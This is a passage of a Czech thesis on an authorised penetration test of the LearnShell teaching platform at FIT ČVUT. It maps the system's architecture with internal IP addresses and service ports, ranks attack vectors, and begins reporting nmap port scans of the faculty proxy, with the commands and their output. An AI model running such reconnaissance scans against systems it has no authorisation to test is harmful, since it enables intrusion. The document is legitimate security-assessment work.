
všechny dostupné akce v Django administraci na rozdíl od administrátora. Nutno dodat, že administrátoři mohou mít přiřazena různá oprávnění. Tedy například administrátor „A“ si může zobrazit všechny úkoly a jejich řešení, ale administrátor „B“ nemůže. Zmiňovaná administrace je dostupná z URL adresy `https://learnshell.fit.cvut.cz/admin`.

Obyčejný uživatel (student) přístup do Django administrace nemá. Má tedy přístup pouze k webovému rozhraní, které je pro studenty určeno. Dostupné funkcionality pro studenta již byly popsány výše.

3.2 Architektura

V této sekci se zaměřím na komponenty, z nichž je LearnShell složen. Komponenty jsou následující: proxy server, front end, back end (součástí je i databáze), aplikační server pro službu evaluator a aplikační server pro službu generátor. Komponenty back end, proxy server a aplikační server pro službu generátor jsou provozovány v Docker kontejnerech za pomoci virtualizačního nástroje Docker. V každé této komponentě je pro každou její část izolovaný kontejner, tedy například pro Redis databázi, která je součástí aplikačního serveru. Na obrázku 3.1 je vidět celá architektura aplikace, tedy všechny komponenty.

Obrázek 3.1 High level pohled



3.2.1 Proxy server

Veškerá komunikace klienta s aplikací prochází přes dva proxy servery jedním je fakultní proxy server a druhý je proxy server pro samotnou aplikaci.

Fakultní proxy server má veřejnou IP adresu, a je tedy dostupný z internetu. Proxy server, který je komponentou aplikace je přístupný pouze z vnitřní sítě FIT ČVUT. Pro rozlišení těchto dvou proxy serverů budu užívat označení veřejný a interní.

Interní proxy server běží v izolovaném Docker kontejneru. Tento server běží na hostiteli s IP adresou 10.38.5.90 a poslouchá na portu 80. Jedná o NGINX server.

3.2.2 Front End

Aplikace určená pro prezentační vrstvu je vyvíjena s využitím framework Next.js. Vývojáři Next.js poskytují prostředí, kde mohou být provozovány aplikace, které jsou vyvinuty pomocí tohoto frameworku. Tato platforma se nazývá Vercel a vývojáři aplikace LearnShell této služby využívají. Front end je tedy provozován na jednom z Vercel serverů. Adresa URL je následující https://ls-web-01.vercel.app a HTTP server má veřejnou IP adresu 76.76.21.21. Lze vidět na obrázku 3.5.

3.2.3 Back End

Backend je složen ze dvou částí WSGI server, na kterém je provozována Django administrace. Druhá část sloužící pro ukládání dat je databáze PostgreSQL. WSGI server i databáze PostgreSQL jsou každý ve svém vlastním Docker kontejneru. Oba jsou vystaveny na hostitele s IP adresou 10.38.5.90. WSGI server poslouchá na portu 8000 a databáze na portu 5432.


Django administrace, která je přístupná přes webové rozhraní dostupné na URL adrese `https://learnshell.fit.cvut.cz/admin`.

Django aplikace komunikuje s dalšími dvěma komponentami, kterými jsou aplikační server pro generátor a aplikační server pro evaluator. Části back end a komunikace s aplikačními servery jsou vidět na obrázku 3.6. Komunikace mezi back end a aplikačními servery probíhá za použití RESTful API.

3.2.4 Aplikační server pro generátor

Skládá se ze tří částí: PS1-Generator (Flask aplikace), asynchronní fronta úloh Celery a noSQL databáze Redis. Ilustrace toho serveru je na obrázku 3.2. Samotná Flask aplikace s názvem PS1-Generator zajišťuje generování úloh pro studenty na základě vytvořených šablon. Na produkci běží každá část ve vlastním Docker kontejneru a dvě z nich jsou vystaveny na hostitele, který má IP adresu 10.38.5.90. Konkrétně PS1-Generator na portu 5000 a Redis na portu 6379.

Obrázek 3.2 Aplikační server generátor




3.2.5 Aplikační server pro evaluator

Podobně jako generátor je složen ze tří částí a těmi jsou: PS1-Evaluator (Flask aplikace), asynchronní fronta úloh Celery a noSQL databáze Redis. Aplikace PS1-Evaluator má za úkol opravování odevzdaných úloh dle referenčních řešení. Schéma tohoto serveru je vidět na obrázku 3.3. Na

produkci jsou tyto aplikační servery tři. Jejich IP adresy jsou 10.38.5.121, 10.38.5.119 a 10.38.5.38 a port, na kterém PS1-Evaluator běží je 5001 (pro všechny IP adresy stejný). Ostatní dvě části (Celery a Redis) nejsou vystaveny na hostitele, ale komunikují spolu na localhost.


Obrázek 3.3 Aplikační server evaluator



3.2.6 Komunikace

Uživatel, který chce komunikovat s aplikací přes webové rozhraní odešle HTTP request. Veškerá komunikace prochází přes fakultní proxy server, který je přístupný z internetu a jeho veřejná IP adresa je 147.32.232.212. Tento fakultní proxy server přesměrovává požadavky určené pro aplikaci LearnShell na server, který je komponentou LearnShell a umístěný ve vnitřní síti FIT ČVUT. Toto je vidět na obrázku 3.4.


Obrázek 3.4 Komunikace klient – proxy servery




Proxy server s IP adresou 10.38.5.90 na portu 80 v závislosti na typu požadavku ho dále přeposílá na front end a back end aplikace. Komunikace s front end probíhá za využití bezstavového protokolu HTTP. Aplikace určena pro front end je provozována na platformě Vercel a veřejná IP adresa serveru je 76.76.21.21. Pro komunikaci s back end a dotazováním na data je použito GraphQL API. Data jsou posílány ve formátu JSON. Komunikaci proxy serveru s komponentami back end a front end ilustruje obrázek 3.5.

Poslední částí komunikace je komunikace mezi back end a aplikačními servery, pro níž je použito RESTful API. Popsáno obrázkem 3.6. Z čeho jsou jednotlivé aplikační servery složeny je zobrazené na obrázku 3.2 a 3.3.

Obrázek 3.5 Komunikace proxy server a back end / front end



Obrázek 3.6 Komunikace back end s aplikačními servery



3.3 Použité technologie

V podkapitolách této sekce jsou stručně popsány technologie, které se používají v aplikaci. Soustředím se zde na popis především těch významnějších, které mají vliv na testování. Tedy nebude zde například popsána každá jednotlivá knihovna. Za významné technologie vzhledem k testování považuji: Docker, Nginx, Django, GraphQL, PostgreSQL, Redis, Flask.

3.3.1 Docker

Docker je otevřená platforma pro vývoj a běh aplikací. Poskytuje možnost spouštět aplikace v izolovaném prostředí zvaném kontejner. Jedná se tedy o technologii zaměřenou na virtualizaci, konkrétně container-based. [12]

Docker používá architekturu klient-server. Docker client komunikuje s Docker deamon, který obstarává sestavení, běh a distribuci Docker kontejnerů. Docker client a deamon můžou běžet na stejném systému nebo může být klient připojen ke vzdálenému deamon. [12]

Jednotlivé kontejnery je možné mezi sebou propojovat a to za pomoci sítí. Docker síťový subsystém lze připojit za pomoci ovladačů. Ve výchozím nastavení jich existuje několik: bridge, host, overlay, macvlan a none. Bude popsán pouze bridge, jelikož právě ten propojuje kontejnery v aplikaci LearnShell. V Docker terminologii bridge network používá softwarový bridge, který dovoluje propojení kontejnerů ke stejné bridge network, v níž mohou komunikovat. Poskytuje

i izolaci od kontejnerů, které nejsou připojeny do stejné bridge network. Docker bridge ovladače automaticky instalují pravidla na hostitelský stroj, takže kontejnery připojeny k jiným sítím bridge spolu nemohou přímo komunikovat. Sítě bridge se vztahují na kontejnery běžící na stejném hostiteli pro Docker deamon. [13]

Většina technologií pro virtualizaci může být rozdělena na dva hlavní přístupy: hypervisor-based a container-based virtualizace. Virtualizace založená na kontejnerech k vytvoření izolovaného prostředí pro procesy využívá kernel funkce. Na rozdíl od hypervisor-based virtualizace kontejnery nemají vlastní virtualizovaný hardware, ale používají hardware hostitelského systému. Více informací k virtualizaci lze nalézt zde [14], z tohoto čerpá i tento odstavec.

Detailnější popis je nad rámec tohoto textu, pro další informace lze navštívit Docker dokumentaci na [15].

3.3.2 NGINX

NGINX představuje vysoce výkoný HTTP server, reverzní proxy a proxy server IMAP/POP3. Jedná se o řešení, které je bezplatné a open source. Existuje i placená verze, která se jmenuje NGINX Plus. Je známý díky svému vysokému výkonu, stabilitě, bohaté sadě funkcí, jednoduchému konfigurování a také nízkou spotřebou zdrojů. [16]

Je jedním z mála serverů napsaných pro řešení problému s názvem *C10K problem*. Tento problém je ve zkratce problémem optimalizace síťových soketů pro zpracování velkého množství klientů současně dle [17]. Tedy pokud se připojí / snaží připojit mnoho klientů současně (například 10 000) na jeden server, tak se dostupnost toho serveru redukuje a server přerušuje spojení s klienty.

Na rozdíl od tradičních serverů se nespoléhá na vlákna při zpracování požadavků. Na místo toho používá více škálovatelnou událostmi řízenou (asynchronní) architekturu. Tato architektura využívá malé, ale předvídatelné množství paměti při zátěži. I když administrátor využívající tento server neočekává nutnost zpracování tisíce požadavků zároveň, přesto může být NGINX výhodou kvůli vysokému výkonu a nízkým nárokům na paměť. [16]

Využívají ho například společnosti jako Netflix, GitHub, SoundCloud a další. [16]

3.3.3 Django

Django je open source vysoko úrovňový webový framework pro jazyk Python. [18]

Django používá architekturu „shared-nothing“, která znamená, že hardware lze přidat na každé úrovni – databázové servery, servery pro cache nebo webové/aplikační servery. Čistě odděluje komponenty, jako je databázová a aplikační vrstva. [19]

Django webový framework a tak potřebuje k fungování webový server. Webový server nativně nekomunikuje v jazyce Python, proto je potřeba rozhraní, aby komunikace mohla probíhat. Django podporuje dva druhy rozhraní: WSGI a ASGI. WSGI je hlavní standard jazyka Python pro komunikaci mezi webovým serverem a aplikací, ale ten podporuje pouze synchronní kód. ASGI je nový standard vhodný pro asynchronní použití. Tento standard umožní webové stránce v Django používání asynchronních funkcí Pythonu a asynchronních Django funkcí. [20]

Jednou z nejmocnějších částí tohoto framework je automatické administrátorské rozhraní. Čte metadata z modelů k poskytování rychlé, model-centric rozhraní, kde důvěryhodný uživatel může spravovat obsah na webu. Dle [21]. Django poskytuje jednotlivé vrstvy: model layer (modelová vrstva), view layer (pohledová vrstva) a template layer (vrstva šablony). Zmiňovaná modelová vrstva je abstrakční vrstva (the „models“) pro strukturování a manipulování s daty webové aplikace. Pohledová vrstva slouží pro zapouzdření logiky odpovědné za zpracování požadavku uživatele a vrácení odpovědi. Vrstva šablony poskytuje vhodnou syntaxi pro designera k vykreslování informací, které mají být zobrazeny uživateli. Dle [22], kde jsou i další detailnější informace ohledně tohoto framework.

3.3.4 GraphQL

GraphQL je dotazovací jazyk pro tvorbu API, a také běhové prostředí na straně serveru pro provádění dotazů. Používá systém typů, který definuje vývojář na základě jeho dat. GraphQL se neváže k žádné specifické databázi ani storage engine, místo toho je založeno na vývojářově existujícím kódu a datech. [23]

GraphQL služba je vytvořena definováním typů a polí/položek vztahující se k těmto typům, následně poskytnutím funkcí pro každé pole na každém typu. Služba po spuštění přijímá dotazy v jazyce GraphQL k ověření a vykonání těchto dotazů. Nejprve je dotaz zkontrolován, zdali je validní (odkazuje se pouze na definované typy a pole). Následně jsou vykonány poskytnuté funkce k definovaným polím, a tím je vyprodukován výsledek dotazu. [23]

Obvyklým výběrem protokolu pro komunikaci mezi klientem a serverem je HTTP protokol. Protokol HTTP je běžně spjat s technologií REST, která používá „zdroje“ jako jádro konceptu. Na proti tomu konceptuální model GraphQL je graf entit. Entity proto nejsou identifikovány na základě adres URL. Na místo toho GraphQL server pracuje s jedním endpoint / adresou URL, většinou je to /graphql a všechny GraphQL požadavky by být směřovány na tento endpoint. [24] Tedy REST APIs vystavují sadu adres URL, kde každá adresa představuje jeden zdroj. Zatímco GraphQL prostřednictvím jednoho koncového bodu zprostředkovává celou sadu funkcí služby.

GraphQL služby typicky používají pro přenos dat JSON formát, ačkoli to specifikace pro GraphQL nevyžaduje.

V dotazech na GraphQL server je možné používat tři typy operací: query, mutation a subscription. První dva typy jsou používány v aplikaci LearnShell. Typ *query* data pouze čte a typ *mutation* data mění.

Detailnější popis lze nalézt zde [23].

3.3.5 PostgreSQL

PostgreSQL je open source objektově relační databázový systém (ORDBMS) založený na POSTGRES (verze 4.2), jenž je vyvinutý na Kalifornské univerzitě v Berkeley. POSTGRES razil cestu mnoha konceptům, které byly v některých komerčních databázových systémech používány až mnohem později.

Jak už název napovídá, pro manipulaci s daty se slouží jazyk SQL, který je běžně používán pro práci s daty v relačních databázích. Podporuje velkou část standardů jazyka SQL a nabízí mnoho moderních funkcí, jako jsou komplexní dotazy, cizí klíče, triggers, aktualizovatelné pohledy, transakční integrita. Tento systém může být uživatelem rozšířen mnoha způsoby například přidáváním nových datových typů, funkcí, operátorů, agregačních funkcí a procedurálních jazyků.

Vzhledem k licenci je možné PostgreSQL používat, modifikovat a distribuovat kýmkoli a to zdarma a pro jakékoli účely, ať už soukromé, komerční či akademické.

Přístup k PostgreSQL databázi umožňuje například psql či pgAdmin. První zmiňovaný, tedy psql je PostgreSQL interaktivní terminál, který dovoluje interaktivně zadávat, editovat a vykonávat SQL příkazy. Hlavní rozdíl je v tom, že pgAdmin má grafické uživatelské rozhraní. V kapitole věnující se samotnému penetračnímu testu používám právě nástroj psql pro přístup k databázi.

Výše uvedený text čerpá z dokumentace PostgreSQL, tyto informace jsou dostupné z [25].

3.3.6 Redis

Redis je in-memory (v paměti) úložiště datových struktur. Stejně jako u výše zmíněných technologií se jedná o open source (licence BSD). Používá se jako databáze, cache a message broker (zprostředkovatel zpráv). Jelikož Redis není klasická SQL databáze, řadí se do kategorie NoSQL. Popsáno dle [26]. Redis poskytuje následující datové struktury: strings (řetězce), hashes, lists

(listy), sets (sady/množiny), sorted sets (seřazené sady/množiny), bitmaps a další (více o datových strukturách zde [27]).

Pro dosažení nejvyššího výkonu pracuje Redis s in-memory dataset (datovou sadou / kolekcí dat). V závislosti na potřebě použití je možné zachovat data pravidelným ukládáním na disk nebo přidáváním každého příkazu do logu. Také je možnost persistenci vypnout, pokud je potřeba síťovou in-memory cache bohatou na funkce. [26] Více informací k Redisu lze nalézt zde [28].

3.3.7 Flask

Flask je webový aplikační framework napsaný v jazyce Python. Je designován tak, aby byl snadno a rychle použitelný a zároveň měl schopnost pro tvorbu komplexních aplikací. Flask je často označován jako microframework. To je proto, že cílí na jednoduchost jádra, ale i na jeho rozšiřitelnost. Nabízí možnosti, ale nevynucuje žádné závislosti na ostatních balíčcích. Ve výchozím nastavení Flask neobsahuje abstrakční vrstvu pro databázi, ověřování formulářů ani nic dalšího, kde jsou dostupné knihovny, které jsou pro danou věc určeny. Vývojář tak má možnost výběru použitých nástrojů a knihoven. Flask je založen na Werkzeug a Jinja. [29, 30]

Werkzeug Werkzeug je obsáhlá knihovna pro WSGI webové aplikace. Začínala jako jednoduchá kolekce různých nástrojů pro WSGI aplikace a stala se jednou z nejpokročilejších knihoven WSGI nástrojů. Flask využívá Werkzeug ke zpracování WSGI detailů a zároveň poskytuje více struktur a vzorů pro definování výkonných aplikací. [31]

Jinja Také označován jako Jinja2, kvůli specifikaci nejnovější verze. Jinja2 je plně vybavený template engine (systém šablon / modul zpracovávající šablon) pro jazyk Python. [32]

3.4 Vektory útoku

Vektor útoku je cesta nebo prostředek, pomocí něhož může útočník získat přístup k serveru/počítači/databázi atp. Na základě architektury aplikace a komunikace mezi jednotlivými komponentami jsem určil možné vektory útoku.

Prvním možným vektorem útoku je fakultní proxy server. Má veřejnou IP adresu, tedy útočníkem může být kdokoli s přístupem na internet.

Druhým serverem s veřejnou IP adresou je server platformy Vercel, na kterém je provozována aplikace pro front end, a jeho IP adresa je 76.76.21.21.

Další servery jsou přístupné pouze z vnitřní sítě FIT ČVUT. Do této sítě má každý student a zaměstnanec přístup pomocí VPN. Hlavně z důvodu možnosti připojení studenta/zaměstnance fakulty do vnitřní sítě se i servery v této síti stávají možnými vektory útoku. Jedná se o servery s IP adresami 10.38.5.90, 10.38.5.121, 10.38.5.119 a 10.38.5.38.

Pro vektory útoku zmíněné výše jsou primárním cílem otevřené porty a služby, které na těchto portech běží. Pro nalezené služby je žádoucí prozkoumat, jestli nemají známé zranitelnosti, kterých by se dalo zneužít. Možnými vektory útoku jsou tedy i samy služby. Ty jsou ovšem zkoumány v rámci testování serveru s konkrétní IP adresou.

Vektorem útoku je také samotná webová aplikace (dostupná z `https://learnshell.fit.cvut.cz`), jelikož k ní má uživatel případně útočník přístup a může v ní zadávat škodlivé vstupy. Skrze webové rozhraní je přístupna Next.js aplikace a Django aplikace (administrace).

Jedním z dalších vektorů je autorizační server, kde by mohly být zneužity chyby v použití OAuth 2.0 framework.

Posledními vektory útoku, které jsem určil jsou APIs. Prvním z nich je GraphQL API, které je nejdůležitější z hlediska jednoduchosti přístupu k němu, protože přístup na endpoint a následné zasílání požadavků je umožněno i nepřihlášeným uživatelům aplikace LearnShell. Dále API pro komunikaci back end s generátorem a druhé API pro komunikaci back end s evaluatorem. Koncové body pro poslední dvě API jsou přístupné pouze ze vnitřní sítě FIT ČVUT.

Tabulka 3.1 Vektory útoku

Vektor útoku	Metodologie	Součástí testování
Server s IP adresou 147.32.232.212	PTES	Ano
Server s IP adresou 76.76.21.21	PTES	Ne
Server s interní IP adresou 10.38.5.90	PTES	Ano
Server s interní IP adresou 10.38.5.121	PTES	Ne
Server s interní IP adresou 10.38.5.119	PTES	Ne
Server s interní IP adresou 10.38.5.38	PTES	Ne
Webová stránka `https://learnshell.fit.cvut.cz`	OWASP Top Ten	Ano
Autorizační server Zuul	PTES	Ne
GraphQL API	OWASP API Top 10	Ano
Generator API (RESTful API)	OWASP API Top 10	Ne
Evaluator API (RESTful API)	OWASP API Top 10	Ne

Po domluvě s vedoucím práce byly vybrány následující vektory pro penetrační test: server s IP adresou 147.32.232.212, server s interní IP adresou 10.38.5.90, GraphQL API a webová aplikace dostupná z adresy `https://learnshell.fit.cvut.cz`.

Všechny nalezené vektory útoku jsem umístil do tabulky 3.1, kde je uveden vektor útoku, metodologie pro testování, a zdali bude součástí penetračního testování.

Kapitola 4

Výsledky penetračního testu

V této kapitole se věnuji samotnému penetračnímu testování jednotlivých vektorů útoku, které byly v předchozí kapitole vybrány pro testování.

4.1 Server s IP adresou 147.32.232.212

K tomuto serveru jsem neměl kromě jeho IP adresy žádné další informace. Pro zjištění více informací jsem použil různé automatické nástroje: nmap, nikto, whatweb, dirb.

4.1.1 Skenování

Nejprve bylo nutné zjistit, jaké otevřené porty a služby na tomto serveru běží. Otevřené porty a na nich běžící služby mohou být možným přístupovým bodem pro další útok, proto je žádoucí porty prověřit. K tomuto účelu jsem využil nástroj zvaný Nmap.

Nmap Nmap je zkratka pro Network Mapper. Jedná se o bezplatný a open source nástroj sloužící pro skenování sítě a bezpečnostní auditování. Nmap využívá IP pakety novými způsoby k určení:

- kteří hostitelé jsou v síti k dispozici,
- jaké používají operační systémy,
- jaké jsou otevřené porty pro dané hostitele,
- jaké služby (a jejich verze) na daných portech běží
- a dalších charakteristik.

Byl navržen na skenování rozsáhlých sítí, ale funguje dobře i vůči jednotlivým hostitelům. Popis nástroje Nmap čerpá z [33], kde lze nalézt více informací.

Mnoho port skenerů rozlišuje pouze stavy open či closed, ale Nmap pro porty rozlišuje šest stavů. Kvůli používání názvů těchto stavů níže popíši, jaký mají význam. Tento popis čerpá z [34].

- open

  Takto je označen port, pokud aplikace/služba na něm běžící aktivně přijímá TCP připojení, UDP datagramy a SCTP asociace.

- closed

  Uzavřený port je přístupný (přijímá a reaguje na pakety), ale na takovém portu neposlouchá žádná aplikace/služba. Mohou být užitečné pro zjištění, jestli je daný hostitel v provozu a také pro detekci OS hostitele.

- filtered

  Nmap takto označí port, pro který nemůže rozhodnout, jestli má stav open neboli je otevřený. Zdali je port otevřený nemůže Nmap určit kvůli filtrování paketů, které brání paketům v dosažení portu.

- unfiltered

  Tento stav znamená, že port je přístupný, ale Nmap nedokáže určit zdali má stav open či closed. Pouze sken typu TCP ACK scan, který se používá pro skenování pravidel brány firewall, může určit tento stav.

- open|filtered

  Nmap označuje porty tímto stavem, když není schopen určit, jestli je port ve stavu open nebo filtered. K tomu dochází u typů skenování, kde otevřené porty neodesílají zpět žádnou odpověď. To může být způsobeno tím, že filtrování paketů mohlo zahodit příchozí paket nebo paket s odpovědí. Nmap tedy nemůže s jistotou určit, zda je port ve stavu open, nebo filtered. Tímto způsobem mohou porty označovat skeny typu UDP, FIN, NULL, Xmas.

- closed|filtered

  Tento stav je použit v případě, že Nmap nemůže určit, zdali je port zavřený nebo filtrovaný.

Pro skenování s nástrojem Nmap jsem používal pro různé techniky skenování následující přepínače: -sS (TCP SYN scan), -sT (TCP connect scan), -sU (UDP scans), -sY (SCTP INIT scan), -sN; -sF; -sX (TCP NULL, FIN, and Xmas scans), -sA (TCP ACK scan), -sW (TCP Window scan), -sM (TCP Maimon scan), -sZ (SCTP COOKIE ECHO scan). Více různých technik jsem volil kvůli tomu, abych získal, co nejvíce informací o cílovém hostiteli, protože v závislosti na typu skenu mohou být odesílané pakety filtrovány.

Zde popíši jednotlivé skeny, které jsem provedl. Všechny ukázané výpisy příkazů nástroje Nmap jsou pro přehlednost zkráceny jen na nejpodstatnější informace. Pro každý typ skenování platí, že pokud není jinak specifikováno, tak se skenuje 1000 nejčastějších portů.

- TCP connect scan

  Pro tento typ skenu se používá přepínač -sT. Ve výchozím nastavení Nmap spouští TCP SYN scan, ale musí být spouštěn s právy root (platí pro Linux), jinak je výchozím skenem právě TCP connect scan. Použitý příkaz a jeho výstup lze vidět ve výpisu příkazu 4.1.

Výpis příkazu 4.1 Nmap TCP connect scan – IP adresa 147.32.232.212

```
$ nmap -vv  147.32.232.212
  # Zkrácený výstup
  Not shown: 996 filtered ports
  Reason: 995 no-responses and 1 host-unreach
  PORT    STATE  SERVICE REASON
  25/tcp  open   smtp    syn-ack
  80/tcp  open   http    syn-ack
  113/tcp closed ident   conn-refused
  443/tcp open   https   syn-ack
```

- TCP SYN scan

  Dle [35] je nejpopulárnější možnost pro typ skenování, jelikož může být vykonán rychle a relativně nenápadně. Nenápadný je proto, že nikdy nedokončuje TCP připojení. I z těchto důvodů je pro Nmap výchozím typem skenování. Použitý příkaz a jeho výstup lze vidět ve výpisu

příkazu4.2. Z tohoto výpisu je vidět, že z 1000 nejpoužívanějších portů je ve stavu open port 25, 80, 443. Ostatní porty jsou filtrované, z důvodu žádné odpovědi (no-responses) 995 portů, 1 z důvodu nedosažitelnosti portu (port-unreach) a jeden z důvodu, že Nmap obdržel icmp admin-prohibited paket (ICMP Administratively Prohibited message).

Výpis příkazu 4.2 Nmap TCP SYN scan – IP adresa 147.32.232.212

```
$ sudo nmap -vv  -sS 147.32.232.212
  # Zkrácený výstup
  Not shown: 997 filtered ports
  Reason: 995 no-responses, 1 admin-prohibited and 1 port-unreach
  PORT    STATE SERVICE REASON
  25/tcp  open  smtp    syn-ack ttl 63
  80/tcp  open  http    syn-ack ttl 54
  443/tcp open  https   syn-ack ttl 54
```

- SCTP INIT scan

  Sken pro Stream Control Transmission Protocol oskenoval 52 portů (dle výchozího nastavení), všechny označil filtered, protože neobdržel odpověď (no-response).

- SCTP COOKIE ECHO scan

  Stejně jako s předchozím, tak ani s tímto typem skenování jsem neobjevil nové otevřené porty. Sken označil všechny oskenované porty stavem open|filtered, stejně jako předchozí oskenoval 52 portů (dle výchozího nastavení).

- TCP NULL, FIN a Xmass scan

  Tyto tři typy skenování využívají mezer v protokolu TCP RFC k rozlišení mezi otevřenými a uzavřenými porty. [36] Všech 1000 otestovaných portů každý ze skenů označil open|filtered. Všechny z důvodu neobdržení odpovědi. Z toho jsem žádné další informace nezískal.

- TCP Window scan

  Tento sken také neoznačil žádné nové otevřené porty, naopak označil port 25/tcp stvem closed. To může být zapříčiněno tím, že TCP Window scan spoléhá na implementační detaily menšiny systémů na internetu. Výstupu nelze vždy věřit. Více zde [35].

- TCP Maimon scan

  Všechny porty označil open|filtered, kvůli neobdržení odpovědi.

- TCP ACK scan

